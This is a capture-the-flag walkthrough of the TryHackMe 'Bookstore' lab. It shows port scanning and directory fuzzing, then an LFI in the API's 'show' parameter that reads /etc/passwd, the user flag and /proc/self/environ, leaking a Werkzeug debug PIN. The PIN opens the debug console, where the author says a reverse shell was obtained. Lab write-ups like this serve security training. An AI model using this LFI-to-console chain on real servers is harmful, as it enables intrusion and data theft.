


# Tryhackme Bookstore




Starting out with nmap to check for open port scan

There are 3 ports open

```
root@fahadlinux:~# nmap -sV -Pn 10.10.173.162 -oN nmap.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-12 23:25 IST
Nmap scan report for 10.10.173.162
Host is up (0.28s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
5000/tcp   open  http      Werkzeug httpd 0.14.1 (Python 3.6.9)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.12 seconds
```


There is a web server running and there is nothing interesting there or in the source code



# Gobuster to check for any hidden directories

```
//home/fahad/linux/thin/bookstore gobuster dir -u http://10.10.182.194 -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -o dir.txt
gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://10.10.182.194
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
2022/06/13 17:48:16 Starting gobuster in directory enumeration mode
/images (Status: 301) [Size: 315] [-> http://10.10.182.194/images/]
/assets (Status: 301) [Size: 315] [-> http://10.10.182.194/assets/]
/javascript (Status: 301) [Size: 319] [-> http://10.10.182.194/javascript/]
```

## /javascript directory gives a 403 error




## Forbidden

You don't have permission to access this resource.

Apache/2.4.29 (Ubuntu) Server at 10.10.182.194 Port 80

/assets is working and the js path seems the most intresting lets visit that



## Index of /assets

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">css/</a>	2020-10-16 01:31	-	
<a href="#">fonts/</a>	2020-10-15 20:32	-	
<a href="#">js/</a>	2020-10-19 23:46	-	

Apache/2.4.29 (Ubuntu) Server at 10.10.182.194 Port 80

The api.js file is seems very unsual lets check that out

## Index of /assets/js

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">api.js</a>	2020-10-19 23:46	1.0K	
 <a href="#">jquery.min.js</a>	2020-10-15 20:31	94K	
 <a href="#">jquery.scrollex.min.js</a>	2020-10-15 20:31	2.2K	
 <a href="#">jquery.scrolly.min.js</a>	2020-10-15 20:31	831	
 <a href="#">main.js</a>	2020-10-15 20:31	2.5K	
 <a href="#">renderjson.js</a>	2020-10-15 18:40	11K	
 <a href="#">skel.min.js</a>	2020-10-15 20:31	8.9K	
 <a href="#">util.js</a>	2020-10-15 20:31	12K	

There is a hidden message in api.js file saying there was a lfi vulnerability in the previous version of the api that had a parameter which led to LFI and also we can see from the source code where the api is. Its on port 5000

```
GNU nano 6.2 api.js
function getAPIURL() {
  var str = window.location.hostname;
  str = str + ":5000"
  return str;
}

async function getUsers() {
  var u=getAPIURL();
  let url = 'http://' + u + '/api/v2/resources/books/random4';
  try {
    let res = await fetch(url);
    return await res.json();
  } catch (error) {
    console.log(error);
  }
}

async function renderUsers() {
  let users = await getUsers();
  let html = '';
  users.forEach(user => {
    let htmlSegment = `<div class="user">
      <h2>Title : ${user.title}</h3> <br>
      <h3>First Sentence : </h3> <br>
      <h4>${user.first_sentence}</h4><br>
      <h1>Author: ${user.author} </h1> <br> <br>
    </div>`;


    html += htmlSegment;
  });

  let container = document.getElementById("respons");
  container.innerHTML = html;
}

renderUsers();
//the previous version of the api had a parameter which lead to local file inclusion vulnerability, glad we now have the new version which is secure.
```

Lets visit port 5000

From this we can see that this web service running on port 5000 serves as an api



Fuff to check for any hidden directory

The console directory needs a password which we dont have and the api directory gives us a nice documentation on how the api works on the webserver

```
~/home/fahad/linux/thu/bookstore fuff -c -w /opt/SecLists/Discovery/Web-Content/raft-large-directories.txt -u http://10.10.182.194:5000/FUZZ -o fuzz.txt

v1.5.0-dev

:: Method      : GET
:: URL         : http://10.10.182.194:5000/FUZZ
:: Wordlist     : FUZZ: /opt/SecLists/Discovery/Web-Content/raft-large-directories.txt
:: Output file  : fuzz.txt
:: File format  : json
:: Follow redirects : false
:: Calibration  : false
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200,204,301,302,307,401,403,405,500

api      [Status: 200, Size: 825, Words: 82, Lines: 12, Duration: 293ms]
console  [Status: 200, Size: 1985, Words: 411, Lines: 53, Duration: 294ms]
[Status: 200, Size: 110, Words: 25, Lines: 5, Duration: 285ms]
:: Progress: [14252/62284] :: Job [1/1] :: 69 req/sec :: Duration: [0:04:20] :: Errors: 0 ::
```

we can see various parameter used here but the note on the source code said that the vulnerability was present on the previous version of the api  
right now the the version is v2 so it means the vulnerability was present on the v1 version

## API Documentation

Since every good API has a documentation we have one as well!

The various routes this API currently provides are:

```
/api/v2/resources/books/all (Retrieve all books and get the output in a json format)
/api/v2/resources/books/random4 (Retrieve 4 random records)
/api/v2/resources/books?id=1(Search by a specific parameter , id parameter)
/api/v2/resources/books?author=J.K. Rowling (Search by a specific parameter, this query will return all the books with author=J.K. Rowling)
/api/v2/resources/books?published=1993 (This query will return all the books published in the year 1993)
/api/v2/resources/books?author=J.K. Rowling&published=2003 (Search by a combination of 2 or more parameters)
```

Lets use fuff to check for the vulnearble parameter and change the api version to v1

Fuff gives us a new parameter called show since it wasnt present in the documentation lets check that out

```
home/taulud/linux/lin/hackstore ➤ fuff -c -w /opt/SecLists/Discovery/Web-Content/burp-parameter-names.txt -u "http://10.10.182.194:5000/api/v1/resources/books?FUZZ=etc/passwd" -o lfi.txt

v1.5.0-dev

:: Method : GET
:: URL : http://10.10.182.194:5000/api/v1/resources/books?FUZZ=etc/passwd
:: WordList : FUZZ: /opt/SecLists/Discovery/Web-Content/burp-parameter-names.txt
:: Output File : lfi.txt
:: File Format : json
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,308,401,403,405,500

author [Status: 200, Size: 8, Words: 1, Lines: 2, Duration: 293ns]
id [Status: 200, Size: 3, Words: 1, Lines: 2, Duration: 293ns]
published [Status: 200, Size: 3, Words: 1, Lines: 2, Duration: 293ns]
show [Status: 200, Size: 122, Words: 2, Lines: 1, Duration: 279ns]
:: Progress: [6453/6453] :: Job [1/1] :: 66 req/sec :: Duration: (0:01:55) :: Errors: 0 ::
```

Yes the parameter that was vulnearble to lfi was the show parmeter

There is a user called sid so lets check his home directory for the user flag if it dosent require any special previlages

```
/home/fahad/linux/thm/bookstore curl http://10.10.182.194:5000/api/v1/resources/books?show=/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/nonexistent:/usr/sbin/nologin
lxd:x:105:65534:/var/lib/lxd/:/bin/false
uuid:x:106:110:/run/uuid:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:/var/cache/pollinate:/bin/false
sid:x:1000:1000:Sid,,:/home/sid:/bin/bash
sshd:x:110:65534:/run/ssh:/usr/sbin/nologin

/home/f/f/t/bookstore curl http://10.10.182.194:5000/api/v1/resources/books?show=/home/sid/user.txt
4ea65eb80ed441adb68246ddf7b964ab
```

Lets do more fuzzing on the parameter to check for more visible files on the server that has any conditionals that will gives us acces to the console or the ssh

```
/home/fahad/linux/thm/bookstore ffuf -c -w /opt/SecLists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt -u "http://10.10.182.194:5000/api/v1/resources/books?show=FUZZ" -p "payloads/lfi.txt"

V1.5.0-dev

Method: GET
URL: http://10.10.182.194:5000/api/v1/resources/books?show=FUZZ
WordList: FUZZ: /opt/SecLists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt
Follow redirects: false
Calibration: false
Timeout: 10
Threads: 40
Matcher: Response status: 200,204,301,302,307,401,403,405,500

Progress: [257/257] :: Job [1/1] :: 2 req/sec :: Duration: [0:01:05] :: Errors: 00 ::
```

Grep out the results and after checking out them manually most of them dosent work and the only intresting file that actually shows us results is the /proc/self/envron

```
/home/fahadlinux/thm/bookstore cat payloads/lf.txt | grep 200
/etc/crontab [Status: 200, Size: 722, Words: 103, Lines: 16, Duration: 2267ms]
/etc/apache2/apache2.conf [Status: 200, Size: 7224, Words: 942, Lines: 228, Duration: 3240ms]
/etc/issue [Status: 200, Size: 26, Words: 5, Lines: 3, Duration: 361ms]
/etc/passwd [Status: 200, Size: 1555, Words: 9, Lines: 31, Duration: 3697ms]
/etc/fstab [Status: 200, Size: 463, Words: 68, Lines: 11, Duration: 3857ms]
/etc/hosts.allow [Status: 200, Size: 411, Words: 82, Lines: 11, Duration: 4326ms]
/etc/hosts.deny [Status: 200, Size: 711, Words: 128, Lines: 18, Duration: 4326ms]
/etc/hosts-release [Status: 200, Size: 189, Words: 19, Lines: 8, Duration: 4629ms]
/etc/lsb-release [Status: 200, Size: 105, Words: 3, Lines: 5, Duration: 4297ms]
/etc/mtab [Status: 200, Size: 2269, Words: 156, Lines: 32, Duration: 4140ms]
/etc/network/interfaces [Status: 200, Size: 90, Words: 13, Lines: 5, Duration: 4055ms]
/etc/networks [Status: 200, Size: 91, Words: 11, Lines: 3, Duration: 4056ms]
/etc/passwd [Status: 200, Size: 1555, Words: 9, Lines: 31, Duration: 3967ms]
/etc/profile [Status: 200, Size: 581, Words: 145, Lines: 28, Duration: 4183ms]
/etc/resolv.conf [Status: 200, Size: 749, Words: 98, Lines: 20, Duration: 5340ms]
/etc/ssh/ssh_config [Status: 200, Size: 1580, Words: 248, Lines: 52, Duration: 5306ms]
/etc/ssh/ssh_config [Status: 200, Size: 3264, Words: 294, Lines: 123, Duration: 5306ms]
/etc/cpuinfo [Status: 200, Size: 948, Words: 119, Lines: 28, Duration: 5540ms]
/etc/filesystems [Status: 200, Size: 404, Words: 1, Lines: 35, Duration: 5452ms]
/etc/interrupts [Status: 200, Size: 1773, Words: 690, Lines: 41, Duration: 5294ms]
/etc/loports [Status: 200, Size: 1006, Words: 193, Lines: 42, Duration: 5096ms]
/etc/meminfo [Status: 200, Size: 1307, Words: 487, Lines: 48, Duration: 5175ms]
/etc/mounts [Status: 200, Size: 2269, Words: 156, Lines: 32, Duration: 4826ms]
/etc/modules [Status: 200, Size: 2935, Words: 276, Lines: 56, Duration: 5067ms]
/etc/stat [Status: 200, Size: 2168, Words: 991, Lines: 10, Duration: 4891ms]
/etc/swaps [Status: 200, Size: 37, Words: 1, Lines: 2, Duration: 4665ms]
/etc/version [Status: 200, Size: 152, Words: 17, Lines: 2, Duration: 4584ms]
/etc/self/net/arp [Status: 200, Size: 156, Words: 79, Lines: 3, Duration: 4385ms]
/var/log/dpkg.log [Status: 200, Size: 517375, Words: 1, Lines: 1, Duration: 5662ms]
/var/log/faillog [Status: 200, Size: 32032, Words: 1, Lines: 1, Duration: 8879ms]
```

it gives us the creditionals for the console directory!

Lets abuse it to gain a reverse shell

```
/home/fahadlinux/thm/bookstore cat proc.txt
ANG=en_US.UTF-8OLDPWD=/home/sldPWD=/home/sldHOME=/home/sldWERKZEUG_DEBUG_PIN=123-321-135SHELL=/bin/shSHLVL=1LOGNAME=sldPATH=/usr/bin:/bin_=  
usr/bin/python3WERKZEUG_SERVER_FD=3WERKZEUG_RUN_MAIN=true
```

Type in the creditionals and we got the acces now lets give a python reverse shell to the console and get access

← → 🔒 Not secure | 10.10.102.194:5000/console

How did it earn... | GitHub - 53jkt... | AwesomeHac... | GitHub - opendata/web-hacking | GitHub - vitally... | GitHub - enag... | Web applicati... | Web Hacking | Infosec\_refer... | Anonymity/O... | GitHub - naha... |

Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]  
>>>
```

Brought to you by DONT PANIC, your friendly Werkzeug powered traceback interpreter.

Got acces!

```
/home/fahadlinux/thm/bookstore nc -lvnp 4545
Listening on 0.0.0.0 4545
^C

/home/fahadlinux/thm/bookstore nc -lvnp 4545
Listening on 0.0.0.0 4545
Connection received on 10.10.238.93 53666
/bin/sh: 0: can't access tty; job control turned off
$
```

And we can see a binary called try-harder it asks for the secret number and if its the wrong one its quits the program Lets transfer the file to out machine and reverse it using ghidra

It seems there is some XOR operations going on in the program succesfully reversing the program you will get the number and if you type in correct it will give you the sudo acces

**Thanks for reading hope you have a great day !!!**